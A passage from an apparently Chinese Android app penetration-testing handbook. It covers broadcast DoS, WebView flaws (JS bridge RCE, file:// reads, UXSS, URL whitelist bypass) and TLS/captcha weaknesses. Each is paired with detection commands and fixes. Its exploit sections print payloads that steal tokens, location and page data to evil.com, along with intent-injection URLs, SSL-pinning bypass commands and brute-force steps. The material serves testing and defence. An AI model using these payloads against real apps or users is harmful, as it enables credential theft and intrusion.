    CW.sendOrderedBroadcast.overload("android.content.Intent", "java.lang.Stri
ng")
      .implementation = function (intent, perm) {
        console.log("[ORDERED-BROADCAST] Action: " + intent.getAction() + " Pe
rmission: " + perm);
        return this.sendOrderedBroadcast(intent, perm);
    };
    var BR = Java.use("android.content.BroadcastReceiver");
    BR.abortBroadcast.implementation = function () {
        console.log("[ABORT-BROADCAST] By: " + this.getClass().getName());
        this.abortBroadcast();
    };
});

# am broadcast 参数
adb shell am broadcast [-a <ACTION>] [-d <DATA_URI>] [-t <MIME_TYPE>]
    [-c <CATEGORY>] [--es <KEY> <STRING>] [--ez <KEY> <BOOL>]
    [--ei <KEY> <INT>] [-n <COMPONENT>] [-f <FLAGS>] [<URI>]
```

8.10 粘性广播与空广播 DoS（补充）

8.10.1 粘性广播 ⚠️ 已废弃 API

以下 API 自 API 21 起废弃，SDK 文档明确说明存在安全问题（粘性广播会保留在系统缓冲区，任何应用都能读取）：

```
sendStickyBroadcast
sendStickyBroadcastAsUser
sendStickyOrderedBroadcast
sendStickyOrderedBroadcastAsUser
```

检测：`grep -rn "sendSticky" jadx_out/`

修复：不要使用粘性广播；若必须使用，广播中不得包含敏感信息，并设置接收权限：

```
sendBroadcast(intent, "broadcast.permission");
sendOrderedBroadcast(intent, "broadcast.permission");
```

```
<uses-permission android:name="broadcast.permission" />
<permission android:name="broadcast.permission" android:protectionLevel="signa
ture" />
```

8.10.2 空广播拒绝服务

检测：

```
dz> run app.broadcast.info -a com.example.app -i            # 枚举暴露的 broadcast 与 action
dz> run app.broadcast.send --action com.example.app.ACTION  # 发送空值，观察是否崩溃
```

修复：android:exported="false"；在 onReceive 中对 Intent 数据做异常处理（见 4.5）。

8.10.3 真实案例（补充）

案例 1：QQ 手机管家拒绝服务

com.tencent.qqpimsecure.service.InOutCallReceiver 未对消息进行校验，**空消息触发空指针**直接崩溃，安全防护完全失灵。

```
Intent i = new Intent();
ComponentName componetName = new ComponentName(
    "com.tencent.qqpimsecure",
    "com.tencent.qqpimsecure.service.InOutCallReceiver");
i.setComponent(componetName);
sendBroadcast(i);   // 空消息 -> null point -> crash
```

案例 2：fourgoats.apk 拒绝服务（drozer 复现）

```
# 1) 枚举导出广播
dz> run app.broadcast.info -a org.owasp.goatdroid.fourgoats
# 2) 从源码/Manifest 得知需要参数 phoneNumber、message
# 3) 发送正常广播
dz> run app.broadcast.send --action org.owasp.goatdroid.fourgoats.SOCIAL_SMS \
     --extra string phoneNumber 1234 --extra string message dog
# 4) 发送不完整 Intent（空 extras）触发崩溃
dz> run app.broadcast.send --action org.owasp.goatdroid.fourgoats.SOCIAL_SMS
```

修复：对接收数据做 try/catch，覆盖空指针、类型转换、数组越界、类未定义、序列化/反序列化等异常。

```
// Serializable 未做异常判断
i.getSerializableExtra("serializable_key");
// Parcelable 转型异常崩溃
this.b = (RouterConfig) this.getIntent().getParcelableExtra("filed_router_config");
```

8.10.4 Receiver 安全防护总结（补充）

1. 私有接收器设 exported="false" 且不配置 intent-filter（同 UID 仍可接收）。
2. 对接收到的广播进行验证（来源、参数）。
3. 内部应用间广播使用 protectionLevel="signature" 验证是否为内部应用。
4. 返回结果时注意接收方是否会泄露信息。
5. 广播含敏感信息时**指定接收方**（显式 Intent 或 setPackage(packageName)）。
6. 使用 LocalBroadcastManager（⚠ 已废弃，新项目改用可观察模式或 RECEIVER_NOT_EXPORTED）。

第 9 章 WebView 漏洞

WebView 是移动端风险的"重灾区"：它把 Web 的安全问题（XSS、同源绕过、任意文件读取）与 App 的本地能力（JSBridge、文件系统）桥接在一起，一旦配置不当，往往可升级为任意文件读取乃至 RCE。

9.1 密码明文存储漏洞 ⚠ 已废弃 API（setSavePassword）

9.1.1 漏洞概述

WebView 默认开启密码保存功能 setSavePassword(true)。开启后用户输入密码时会弹出"是否保存密码"提示，若选择"是"，密码会被明文保存在 /data/data/com.xxxx.yyyyy/databases/webview.db 中。

9.1.2 检测方法

```
grep -rn "setSavePassword" jadx_out/
# root 设备直接查看
adb shell su -c "sqlite3 /data/data/com.example.app/databases/webview.db 'sele
ct * from password;'"
```

9.1.3 修复与加固

```
webSettings.setSavePassword(false);
```

该 API 已废弃（现代 WebView 默认不保存），但仍应检查老旧实现。

9.1.4 检查要点

- 是否调用 setSavePassword(true)？
- webview.db 中是否有明文密码？

9.2 addJavascriptInterface 接口安全漏洞 👴 API≤16 历史漏洞（CVE-2012-6636，API 17 已修复）

9.2.1 漏洞概述

addJavascriptInterface 用于 Java 与 JavaScript 交互。在 API 17 以下，JavaScript 可通过反射调用任意 Java 对象方法（含 Runtime.exec()），实现远程代码执行（CVE-2012-6636）。API 17+ 引入了 @JavascriptInterface 注解，但若暴露了危险方法（文件、命令、意图、加密），仍存在风险。

9.2.2 基本用法

```
public class WebAppInterface {
    private Context mContext;
    public WebAppInterface(Context context) { mContext = context; }

    @JavascriptInterface
    public void showToast(String message) {
        Toast.makeText(mContext, message, Toast.LENGTH_SHORT).show();
    }

    @JavascriptInterface
    public String getDeviceInfo() {
        return "Android " + Build.VERSION.RELEASE;
    }
}

WebView webView = findViewById(R.id.webview);
webView.getSettings().setJavaScriptEnabled(true);
webView.addJavascriptInterface(new WebAppInterface(this), "Android");

<script>
    function callAndroid() { Android.showToast("Hello from JavaScript!"); }
    function getAndroidData() { alert("Device Info: " + Android.getDeviceInfo
()); }
    function jsFunction(data) { console.log("Called from Android: " + data); }
</script>
```

Android 调用 JS：

```
webView.loadUrl("javascript:jsFunction()");
webView.evaluateJavascript("jsFunction('data')", new ValueCallback<String>() {
    @Override
    public void onReceivedValue(String value) { Log.d("JS", "返回值: " + valu
e); }
});
```

9.2.3 检测方法

```
grep -rn "addJavascriptInterface" jadx_out/
grep -rn "@JavascriptInterface" jadx_out/ -A 3
```

重点检查暴露的方法是否能读取文件、执行命令、发送 Intent、返回敏感数据。

9.2.4 完整利用步骤（API 16 及以下）

```
// 假设接口名为 "JsBridge"
function exploit() {
    var runtime = java.lang.Runtime.getRuntime();
    runtime.exec("id");
    runtime.exec("cat /data/data/com.target.app/shared_prefs/auth.xml > /sdcar
d/stolen.txt");

    var p = runtime.exec("cat /etc/hosts");
    var reader = new java.io.BufferedReader(new java.io.InputStreamReader(p.ge
tInputStream()));
    var line, out = "";
    while ((line = reader.readLine()) != null) out += line + "\n";
    return out;
}
```

9.2.5 修复与加固

```
public class JsBridge {
    @JavascriptInterface  // 必须添加
    public String getData() { return "safe data"; }
    // 不要暴露 Context、File、Process、Runtime 等敏感对象
}
webView.addJavascriptInterface(new JsBridge(), "JsBridge");
```

- API 16 及以下：使用 shouldOverrideUrlLoading 拦截 JS 调用。
- 对所有 bridge 方法做来源（origin/url）与参数白名单校验。

9.2.6 检查要点

- 是否暴露了危险方法？
- 是否校验调用页面的 origin/url？

- 是否在 API 17 以下仍使用无注解接口？

9.3 WebView 安全设置详解 ⚠ 部分 API 已废弃（setPluginState/setSavePassword 等）

设置	默认值	风险	安全建议
setJavaScriptEnabled	false	开启后可能被 XSS/桥接攻击利用	非必要不开启
setPluginState	OFF	插件漏洞	保持 OFF
setAllowFileAccess	true	file 域可读私有文件	设为 false
setAllowContentAccess	true	可读 ContentProvider	设为 false
setAllowFileAccessFromFileURLs	API≤15 true；API≥16 false	file 域跨文件访问	设为 false
setAllowUniversalAccessFromFileURLs	API≤15 true；API≥16 false	file 域访问任意来源	设为 false
setSavePassword	true（旧）	明文保存密码	设为 false
setGeolocationEnabled	false	位置泄露	保持 false

> 注意：当 setAllowUniversalAccessFromFileURLs(true) 时，setAllowFileAccessFromFileURLs 的设置会失效。

9.3.1 检测方法

```
grep -rn "setAllowFileAccess\|setAllowUniversalAccessFromFileURLs\|setAllowContentAccess\|setJavaScriptEnabled" jadx_out/
```

9.3.2 修复与加固

```
WebSettings s = webView.getSettings();
s.setJavaScriptEnabled(false);
s.setAllowFileAccess(false);
s.setAllowContentAccess(false);
s.setAllowFileAccessFromFileURLs(false);
s.setAllowUniversalAccessFromFileURLs(false);
s.setGeolocationEnabled(false);
```

9.4 忽略证书错误漏洞

9.4.1 漏洞概述

WebView 加载网页发生证书认证错误时会回调 onReceivedSslError，若直接 handler.proceed() 忽略证书错误，就会受到中间人攻击。

9.4.2 检测方法

```
grep -rn "onReceivedSslError" jadx_out/ -A 5
```

9.4.3 修复与加固

```
@Override
public void onReceivedSslError(WebView view, SslErrorHandler handler, SslError
 error) {
    handler.cancel(); // 不要 proceed()
}
```

不要重写该方法，或按业务场景严格处理，避免明文传输。

9.5 同源策略绕过漏洞

9.5.1 漏洞概述

同源策略要求协议、域名、端口一致。Android 中若 WebView 未禁用 file 域且开启 JS，攻击者可通过延时执行 + 软链接替换文件的方式，读取被符号链接指向的文件。

9.5.2 防护

```
myWebView.getSettings().setAllowFileAccess(false);
myWebView.getSettings().setJavaScriptEnabled(false);  // 若必须用 file 协议
```

1. 不必要导出的组件不导出。
2. 导出含 WebView 的组件时禁止使用 File 域协议。
3. 必须用 file 协议时禁止其调用 JavaScript。

9.6 URL 白名单绕过

9.6.1 漏洞概述

应用用系统 API getHost 获取域名做白名单比较，但 getHost 的设计缺陷可被绕过。

示例：http://192.168.0.11.163.com/2.html

- getHost 返回 192.168.0.11.163.com（容易被判断为正常域名）。
- WebView 实际解析为 http://192.168.0.1/.163.com/2.html，即访问 IP 192.168.0.1 下的 .163.com 路径。
- 而 HttpClient 会解析为 http://192.168.0.1.163.com/2.html，导致行为不一致。

此外还可结合 URL 跳转绕过：
http://mbs.hao.163.cn/?c=redirect&url=http://tu.623.cn/7vNo，危害可能升级为静默下载安装。

9.6.2 检测方法

```
grep -rn "getHost\|endsWith\|contains(.*trusted" jadx_out/
```

9.6.3 修复与加固

```
private boolean isWhitelistedHost(String host) {
    if (host == null) return false;
    List<String> whitelist = Arrays.asList("trusted.com", "api.trusted.com");
    for (String allowed : whitelist) {
        if (host.equals(allowed) || host.endsWith("." + allowed)) return true;
    }
    return false;
}
```

- 使用严格的域名后缀匹配，避免 contains/getHost 误判。
- 对重定向做二次校验，禁止跳转到白名单外域名。

9.6.4 签名白名单绕过

部分应用以"签名在白名单中"作为可信判断。若仅比较签名前几字节、或校验点可被 Hook，仍可被绕过。修复：使用完整签名（或公钥哈希）比对，并将校验结果与关键业务绑定。

> **关联：**URL/主机白名单的绕过手法（?/#/后缀拼接、以及用 javascript:/file:/content: 伪造 getHost）在 Deep Link 场景中同样常见，详见 17.3 Deep Link 攻击面。

9.7 WebView 地理位置泄露

9.7.1 漏洞概述

WebView 默认禁用地理位置 API。若调用 setGeolocationEnabled(true)，网页可通过 HTML5 Geolocation 获取 GPS 坐标，泄露位置。

9.7.2 检测方法

```
grep -rn "setGeolocationEnabled\|GeolocationPermissions" jadx_out/
```

9.7.3 完整利用步骤

```
<script>
navigator.geolocation.getCurrentPosition(function (pos) {
    fetch('https://evil.com/collect?lat=' + pos.coords.latitude + '&lng=' + po
s.coords.longitude);
});
</script>
```

9.7.4 修复与加固

```
webSettings.setGeolocationEnabled(false);
webview.setWebChromeClient(new WebChromeClient() {
    @Override
    public void onGeolocationPermissionsShowPrompt(String origin,
            GeolocationPermissions.Callback callback) {
        if (isTrustedOrigin(origin)) callback.invoke(origin, true, false);
    }
});
```

9.8 WebView file:// 协议漏洞（任意文件读取）

9.8.1 漏洞概述

WebView 默认允许加载 file:// 本地文件。若开启 JS 且未限制 file 域跨域访问，攻击者可构造恶意 HTML 读取应用沙箱内任意文件（SP、数据库、token）。

9.8.2 检测方法

```
grep -rn "setAllowFileAccess\|file://" jadx_out/ --include="*.java" --include=
"*.kt"
```

9.8.3 完整利用步骤

```
<script>
fetch('file:///data/data/com.target.app/shared_prefs/auth.xml')
  .then(r => r.text())
  .then(data => {
      fetch('https://evil.com/steal?token=' +
            data.match(/<string name="token">(.+?)<\/string>/)[1]);
  });

fetch('file:///data/data/com.target.app/databases/user.db')
  .then(r => r.blob())
  .then(blob => {
```

```
        var a = document.createElement('a');
        a.href = URL.createObjectURL(blob);
        a.download = 'user.db';
        a.click();
    });
</script>
```

9.8.4 修复与加固

```
webSettings.setAllowFileAccess(false);
webSettings.setAllowFileAccessFromFileURLs(false);
webSettings.setAllowUniversalAccessFromFileURLs(false);
webSettings.setAllowContentAccess(false);
```

9.9 通用 XSS（UXSS）漏洞

9.9.1 漏洞概述

UXSS 允许攻击者绕过 WebView 安全限制，在任意域名的上下文中执行 JavaScript。常见于启用了 setAllowUniversalAccessFromFileURLs 或存在反射型 XSS。

9.9.2 检测方法

```
grep -rn "setAllowUniversalAccessFromFileURLs(true)\|setAllowFileAccessFromFileURLs(true)" jadx_out/
```

9.9.3 完整利用步骤

```
<iframe id="victim" src="https://target.com/dashboard" style="display:none"></iframe>
<script>
setTimeout(function () {
    var data = document.getElementById('victim').contentDocument.body.innerHTML;
    fetch('https://evil.com/steal', { method: 'POST', body: data });
}, 3000);

// 劫持页面元素
document.getElementById('login-form').action = 'https://evil.com/phish';
document.getElementById('password').name = 'stolen_pwd';
</script>
```

9.9.4 修复与加固

```
webSettings.setAllowFileAccessFromFileURLs(false);
webSettings.setAllowUniversalAccessFromFileURLs(false);
webView.setWebViewClient(new WebViewClient() {
```

```
    @Override
    public boolean shouldOverrideUrlLoading(WebView view, WebResourceRequest r
equest) {
        return !request.getUrl().getHost().endsWith("trusted.com");
    }
});
```

9.10 WebView URL scheme 绕过

9.10.1 漏洞概述

WebView 加载的 URL 可能包含自定义 scheme（intent://、javascript:、file://、content://）。若未正确过滤：执行任意 JS、启动任意 Activity、读取本地文件、访问 ContentProvider。

9.10.2 检测方法

```
grep -rn "shouldOverrideUrlLoading" jadx_out/ -A 10
grep -rn "Intent.parseUri" jadx_out/
```

9.10.3 完整利用步骤

```
javascript:alert(document.cookie)

intent://open#Intent;scheme=myapp;package=com.target;S.key=value;end

intent://scan/#Intent;action=android.intent.action.VIEW;package=com.target.app;
component=com.target.app/.ScannerActivity;S.result=malicious_data;end
```

9.10.4 修复与加固

```
webView.setWebViewClient(new WebViewClient() {
    @Override
    public boolean shouldOverrideUrlLoading(WebView view, WebResourceRequest r
equest) {
        String url = request.getUrl().toString();
        if (url.startsWith("javascript:") || url.startsWith("intent:")
            || url.startsWith("file:") || url.startsWith("content:")) {
            return true;
        }
        return !url.startsWith("http://") && !url.startsWith("https://");
    }
});
```

9.11 shouldOverrideUrlLoading 劫持

9.11.1 漏洞概述

shouldOverrideUrlLoading 是 URL 加载拦截回调。实现不当时，攻击者可构造恶意 URL 绕过校验，导致钓鱼、任意 Activity 启动、绕过域名白名单。

9.11.2 危险实现

```
@Override
public boolean shouldOverrideUrlLoading(WebView view, WebResourceRequest reque
st) {
    String url = request.getUrl().toString();
    if (url.startsWith("intent:")) {
        Intent intent = Intent.parseUri(url, Intent.URI_ALLOW_UNSAFE); // 危险
        startActivity(intent);
        return true;
    }
    return false;
}
```

攻击 URL：
intent://scan/#Intent;S.result={"action":"transfer","amount":10000};package=co
m.bank.app;end

9.11.3 修复与加固

```
@Override
public boolean shouldOverrideUrlLoading(WebView view, WebResourceRequest reque
st) {
    Uri uri = request.getUrl();
    String scheme = uri.getScheme();
    if (!"http".equals(scheme) && !"https".equals(scheme)) return true;
    String host = uri.getHost();
    if (host == null || !isWhitelistedHost(host)) return true;
    return false;
}
```

9.12 JS Bridge 桥接安全

9.12.1 漏洞概述

除 addJavascriptInterface 外，很多应用通过注入 <script>、onJsPrompt/onJsAlert 返回值、自定义 shouldInterceptRequest 实现 JSBridge。若未校验调用来源与参数，攻击者可通过恶意页面或中间人注入调用 bridge 暴露的敏感能力。

9.12.2 检测方法

```
grep -rn "JSBridge\|onJsPrompt\|onJsAlert\|shouldInterceptRequest\|loadUrl(\"javascript:" jadx_out/
```

9.12.3 修复与加固

- bridge 方法对 webView.getUrl()/origin 做白名单校验。
- 参数做类型与范围校验。
- 敏感能力（支付、改密、文件读写）禁止直接暴露给网页。
- 非必要不开启 JS。

9.12.4 检查要点

- bridge 是否校验网页来源？
- 是否暴露了敏感能力？

9.13 WebView 远程调试与任意文件读写

9.13.1 漏洞概述

WebView.setWebContentsDebuggingEnabled(true) 会开启 Chrome 远程调试，攻击者可通过 chrome://inspect 或 DDMS 调试 WebView、读取数据、执行 JS。若再配合 file:// 或可写目录，可能实现任意文件读写。

9.13.2 检测方法

```
grep -rn "setWebContentsDebuggingEnabled(true)" jadx_out/
# 尝试连接调试端口
adb forward tcp:9222 localabstract:webview_devtools_remote_<pid>
```

9.13.3 修复与加固

发布版本务必关闭 WebView 远程调试，避免通过 WebView 加载可写入私有目录的 file:// 内容。

9.14 使用 Chrome DevTools 调试 WebView 页面（H5 / JS 逆向）

本节内容整理自参考资料《Chrome 调试 webview 页面》。

9.14.1 适用场景

测试 App 时常会发现它其实是通过 WebView 内嵌了一个 H5 页面。当遇到**数据/参数加密**（请求体加密、字段签名、前端加密算法）时，最好的办法往往不是硬

啃抓包密文，而是**直接调试分析 WebView 中的 JavaScript**。本节解决的就是"如何调试 WebView 里的 JS"这一问题。

典型用途：

- 还原前端加密/签名算法（AES/RSA/MD5/HMAC 等）与密钥来源。
- 定位接口请求参数是如何被拼装、加密、签名的。
- 分析前端业务逻辑（校验、风控参数、反爬/反调试 JS）。
- 与 JSBridge 交互时，定位原生与网页之间的调用点。

9.14.2 前置条件：确认 WebView 调试是否开启

静态检测：

```
grep -rn "setWebContentsDebuggingEnabled" jadx_out/ -A 3 -B 3
```

若存在如下代码，则调试已开启：

```
if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.KITKAT) {
    WebView.setWebContentsDebuggingEnabled(true);
}
```

> **备注**：在 WebView 113.0.5656.0 及更高版本中，如果应用在清单文件中声明为 android:debuggable="true"，则调试选项会**自动启用**，否则默认为 false。（即：debuggable 的包更"好调"。）

动态判断：不必先纠结代码怎么写——也可以先按 9.14.4 的步骤看 Chrome 能否捕捉到 WebView，或直接"一股脑"加载 Frida 脚本强制开启（见 9.14.3）。

9.14.3 未开启时：用 Frida 强制开启

如果应用没有开启调试，可通过 Frida Hook 强制开启。可在 codeshare.frida.re 搜索现成脚本：

```
site:codeshare.frida.re intext:webview
```

也可直接使用下面这个最小脚本，Hook setWebContentsDebuggingEnabled 并强制其生效：

```
// webview_debug.js
Java.perform(function () {
    var WebView = Java.use("android.webkit.WebView");
    WebView.setWebContentsDebuggingEnabled.implementation = function (enabled)
 {
        console.log("[*] setWebContentsDebuggingEnabled(" + enabled + ") -> fo
rced true");
```

```
        return this.setWebContentsDebuggingEnabled(true);
    };
});

# 注入（建议在 WebView 创建/加载之前注入）
frida -U -f com.example.app -l webview_debug.js --no-pause
```

> **注意注入时机**：该开关需要**在 WebView 页面开始调试前**生效。若应用启动早期就调用了该 API，可在 -f 启动方式下尽早注入；若已经加载了页面，可重启应用后重新注入，或结合 Hook WebViewClient.onPageStarted/shouldOverrideUrlLoading 在页面加载时再触发一次。
>
> 补充：DDMS 已成历史工具，现代方式统一使用 Chrome DevTools（chrome://inspect）。

9.14.4 使用 Chrome DevTools 调试

1. 在 PC 的 Chrome 地址栏输入 chrome://inspect，进入开发工具页面。
2. 勾选 **Discover USB devices**，页面会列出已连接的 Android 设备。
3. 在手机上正常打开 App 的 WebView 页面（触发 H5 加载）。
4. 此时 chrome://inspect 会捕获到对应的 WebView 页面（显示标题与 URL）。
5. 点击该页面右侧的 **inspect**，即得到与桌面浏览器 F12 完全一致的调试界面。
6. 在 Sources / Network / Console 面板中即可下断点、单步调试、查看调用栈、查看/修改请求，完成 JS 加密逻辑分析。

```
chrome://inspect → Discover USB devices → 打开 App 的 H5 → 点击 inspect → F12 调试
```

9.14.5 chrome://inspect 找不到设备时：手动 adb 端口转发

有时 chrome://inspect 发现不了 WebView，可手动定位调试 socket 并转发：

```
# 1) 找到 WebView 调试用的 devtools socket（一般含 webview_devtools_remote_<pid>）
adb shell cat /proc/net/unix | grep webview_devtools_remote
# 或（部分设备/浏览器标签页为 chrome_devtools_remote）
adb shell cat /proc/net/unix | grep devtools

# 2) 把本地端口转发到该 socket
adb forward tcp:9222 localabstract:webview_devtools_remote_<pid>
```

```
# 3) 在 PC 浏览器中访问
#    http://localhost:9222          —— 列出可调试页面
#    http://localhost:9222/json     —— 返回 JSON 形式的页面列表（含 webSocketDebuggerUrl）
```

拿到 webSocketDebuggerUrl 后，也可用 Chrome DevTools 前端（chrome-devtools-frontend）或 chrome://inspect 直接接管调试。

9.14.6 调试技巧：定位加密 / 签名 JS

- **全局搜索关键词**：在 Sources 面板中搜索 encrypt、decrypt、sign、signature、secret、aes、des、md5、sha、rsa、key、token、iv、nonce。
- **在请求处下断点**：对 XMLHttpRequest.send、fetch、$.ajax 等下断点，查看调用栈与参数。
- **格式化代码**：对压缩/混淆的 JS 使用 Pretty Print（{} 按钮）还原可读性，再搜索关键词。
- **Console 验证**：在 Console 中直接调用页面里的加解密函数，验证密钥与算法。
- **与抓包对照**：在 Network 面板观察加密前后请求，结合 PC 抓包（Burp/mitmproxy）比对。
- **与 JSBridge 联动**：若前端通过 JSBridge 调用原生能力，可同时 Hook bridge 方法（见 9.12 JS Bridge 桥接安全）。
- **与证书绕过联动**：抓包前需先绕过 SSL Pinning（见 10.4 证书固定）。

9.14.7 修复与加固

- 发布版本**禁止**开启 setWebContentsDebuggingEnabled(true)，并确保 release 包 debuggable="false"（WebView 113+ 会因 debuggable 自动开启调试）。
- 不将前端加密作为唯一的安全边界：敏感校验、签名密钥、业务计算应放在服务端。
- 前端密钥不可固化：使用服务端下发的会话级密钥，避免把长期密钥写进 JS。

9.14.8 检查要点

- 是否调用了 setWebContentsDebuggingEnabled(true)？release 是否关闭？
- 应用是否 debuggable（可能导致 WebView 调试自动开启）？

- 能否通过 chrome://inspect 或 adb forward ... webview_devtools_remote_<pid> 调试？
- 前端加密/签名逻辑是否可被还原？密钥是否来自服务端？
- 是否已将敏感逻辑下沉到服务端？

第 10 章 网络通信安全

10.1 中间人攻击漏洞

10.1.1 漏洞概述

应用若未正确实现 SSL/TLS 证书校验，攻击者可通过中间人攻击拦截、篡改通信数据。常见问题：自定义 TrustManager 未校验证书、使用 ALLOW_ALL_HOSTNAME_VERIFIER、WebView 调用 proceed() 忽略 SSL 错误、未实现证书固定。

10.1.2 检测方法

```
grep -rn "X509TrustManager\|HostnameVerifier\|onReceivedSslError\|ALLOW_ALL_HOSTNAME_VERIFIER" jadx_out/
grep -rn "checkServerTrusted" jadx_out/ -A 3
```

10.1.3 完整利用步骤

```
# mitmproxy
mitmproxy -p 8080
# 手机代理 → PC:8080，安装 mitmproxy CA 证书
# Burp Suite
# 1) Burp 监听 8080；2) 手机配代理；3) 安装 Burp CA 证书；4) 观察应用能否通过代理正常通信
```

10.1.4 修复与加固

```
webView.setWebViewClient(new WebViewClient() {
    @Override
    public void onReceivedSslError(WebView view, SslErrorHandler handler, SslError error) {
        handler.cancel();
    }
});
```

使用系统默认 TrustManager，实现证书固定，不要在 WebView 中忽略 SSL 错误。

10.2 忽略 SSL 证书校验（X509TrustManager）

10.2.1 漏洞概述

自定义 X509TrustManager 时若 checkServerTrusted 为空实现，通信过程可被中间人劫持。攻击者能与通信两端分别建立连接并交换数据，两端误以为在与对方直接对话，实际会话被控制，攻击者可拦截并插入内容。

10.2.2 漏洞代码

```
class bv implements X509TrustManager {
    public void checkClientTrusted(X509Certificate[] chain, String authType) {
        // Do nothing -> 接受任意证书
    }
    public void checkServerTrusted(X509Certificate[] chain, String authType) {
        // Do nothing -> 接受任意证书
    }
    public X509Certificate[] getAcceptedIssuers() { return null; }
}

// 问题二：WebView 忽略证书错误
myWebView.setWebViewClient(new WebViewClient() {
    @Override
    public void onReceivedSslError(WebView view, SslErrorHandler handler, SslE
rror error) {
        handler.proceed(); // 继续加载
    }
});
```

10.2.3 检测方法

```
grep -rn "checkServerTrusted\|checkClientTrusted\|TrustManager" jadx_out/ -A 4
```

判断 checkServerTrusted 是否为空实现；判断 onReceivedSslError 是否调用 proceed()。

10.2.4 完整利用步骤

// 攻击者侧：伪造证书并代理，因客户端不校验，流量被解密

10.2.5 修复与加固

```
public class SecureTrustManager implements X509TrustManager {
    @Override
    public void checkClientTrusted(X509Certificate[] chain, String authType) t
hrows CertificateException {
        // 实现客户端证书校验
    }
```

```
    @Override
    public void checkServerTrusted(X509Certificate[] chain, String authType) t
hrows CertificateException {
        for (X509Certificate cert : chain) cert.checkValidity(); // 校验有效期
等
    }
    @Override
    public X509Certificate[] getAcceptedIssuers() { return new X509Certificate
[0]; }
}
```

- 不在自定义 TrustManager 中留空实现，使用系统默认实现。
- 不重写 onReceivedSslError，或改为 handler.cancel()。

10.3 忽略域名校验

> ⚠ **相关 API 已废弃：**SSLSocketFactory.ALLOW_ALL_HOSTNAME_VERIFIER、Apache HttpClient 系列（DefaultHttpClient、SSLSocketFactory、SchemeRegistry 等）自 Android 6（API 23）起已从系统移除；HostnameVerifier 本身仍存在。排查老应用时保留此项，新项目应改用 OkHttp/HttpURLConnection + 系统默认校验。

自定义 HostnameVerifier 时若 verify 直接返回 true，或使用 ALLOW_ALL_HOSTNAME_VERIFIER，通信可被中间人劫持。

```
HostnameVerifier hv = new HostnameVerifier() {
    @Override
    public boolean verify(String hostname, SSLSession session) {
        return true; // 接受任意主机名
    }
};
```

修复：在 verify 中严格校验，使用 STRICT_HOSTNAME_VERIFIER。

```
setHostnameVerifier(SSLSocketFactory.STRICT_HOSTNAME_VERIFIER);
```

10.4 证书固定（SSL Pinning）

10.4.1 漏洞概述

即使实现了证书校验，攻击者仍可通过让用户安装自签 CA 实现中间人。证书固定将服务端证书/公钥哈希硬编码，只有匹配的证书才被信任。缺少 Pinning 的应用更易被抓包改包。

10.4.2 检测方法

```
grep -rn "CertificatePinner\|pin-set\|setHostnameVerifier" jadx_out/
```

```
<!-- network_security_config.xml 中的 pin-set -->
<domain-config>
    <domain includeSubdomains="true">api.example.com</domain>
    <pin-set expiration="2026-12-31">
        <pin digest="SHA-256">base64==</pin>
    </pin-set>
</domain-config>
```

10.4.3 完整利用步骤（绕过方法，测试用）

```
# 使用 objection 一键绕过
objection -g com.example.app explore --startup-command "android sslpinning dis
able"
# 或 Frida 脚本 frida-multiple-unpinning
frida -U -f com.example.app -l frida-multiple-unpinning.js
# 或 r0capture（native 层抓明文）
```

常用 Hook 点：SSLContext.init、X509TrustManager、OkHttp CertificatePinner、Conscrypt、WebView、TrustManagerImpl。

10.4.4 修复与加固

- 合理配置 Pinning，预留备用 pin 以便轮换。
- 校验结果参与业务逻辑，避免单点 Hook 绕过。
- 关键流量使用自研协议或二次加密。

10.5 验证码漏洞

10.5.1 漏洞概述

验证码功能可能存在：可被暴力破解（无尝试次数限制）、客户端校验、可重放（无有效期/可重复使用）、短信接口被滥用（无频率限制）。

10.5.2 检测方法

- 拦截验证码请求，分析校验流程与响应差异。
- 测试重复发送、并发暴破、重放。

```
POST /api/verify_code HTTP/1.1
Host: example.com
{"phone": "13800138000", "code": "1234"}
# 将 code 设为 payload，暴破 0000-9999
```

10.5.3 完整利用步骤

1. 获取手机号并触发验证码。
2. 用 Burp Intruder 暴破 code；观察响应长度/状态区分成功与否。
3. 尝试同一验证码多次重放；尝试修改 phone 参数绕过绑定。

10.5.4 修复与加固

```
public boolean verifyCode(String phone, String code) {
    if (isCodeExpired(phone)) return false;
    if (getAttemptCount(phone) >= 5) return false;
    if (!storedCode.equals(code)) { incrementAttemptCount(phone); return false;
 }
    deleteCode(phone); // 用后即焚
    return true;
}
```

- 服务端校验；有效期 60 秒；尝试 5 次；发送频率 60 秒/次、每天 10 次；验证码一次性。

10.5.5 验证码漏洞的四类与案例（补充）

依据服务端是否做时间校验、失败次数校验、以及登录响应是否被前端信任，验证码漏洞常见四类：

（1）验证码暴力破解

短信验证码通常为 4－6 位数字，若服务端**未做时间与失败次数校验**，可枚举破解。

复现：抓取"任意输入验证码"的错误响应 → 用高并发（如 100 线程）枚举 0000-9999 → 拿到正确验证码。
危害：可对任意号码登录、越权查看他人订单信息。

防护：验证码有效期（建议 180s）；限制单位时间失败次数（如 5 分钟连续失败锁定）；验证码加密传输。

（2）验证码无限次数发送（短信轰炸）

若未对手机号做发送次数/时间限制，可无限发送验证码（短信轰炸）。有时客户端有 60s 间隔，但**真正的限制在服务端**（结合手机号 + time 生成密钥校验）；仅靠 Hook 客户端无法绕过，需要服务端配合网关/IP 代理池限频。

防护：增加发送间隔校验；采用代理池对 IP 限制。

（3）验证码泄露与万能验证码

- **泄露**：找回密码/换绑手机号时，**响应报文直接包含验证码**，可导致密码被恶意重置、绑定手机号被换。
- **万能验证码**：开发/测试期留下的"后门"验证码（如 8888、0000、1234），上线未删除。

防护：禁止客户端生成验证码，服务端生成；设置有效期（如 180s）；随机生成、一次性失效；上线前清除测试后门。

（4）修改返回包绕过登录

若前端**信任服务端返回的"登录成功"字段**，攻击者可先用正确凭据抓取成功响应，再在后续登录中（填入任意验证码）**替换响应包**为成功响应，从而绕过验证码登录。

复现：正确登录抓取成功响应 → 再次登录输入任意验证码（如 5555）→ 用 Burp 拦截并替换响应为之前的成功响应 → 登录成功。

防护：不要在前端依据服务端返回值判断是否登录/改密，将整个校验环节放到服务端。

10.6 业务逻辑漏洞

10.6.1 漏洞概述

业务逻辑漏洞通常发生在客户端，攻击者可修改应用逻辑、篡改本地数据绕过业务限制：支付金额篡改、会员权限绕过、优惠券重复使用、价格修改等。

10.6.2 检测方法

- Frida/Xposed Hook 关键方法。
- Burp 拦截并修改参数。
- 修改本地存储配置。
- 反编译分析业务逻辑。

10.6.3 完整利用步骤

```
# 篡改支付金额
POST /api/pay HTTP/1.1
{"product_id": "123", "amount": 100, "coupon": "DISCOUNT50"}
# 改为 amount=1
```

```
Java.perform(function () {
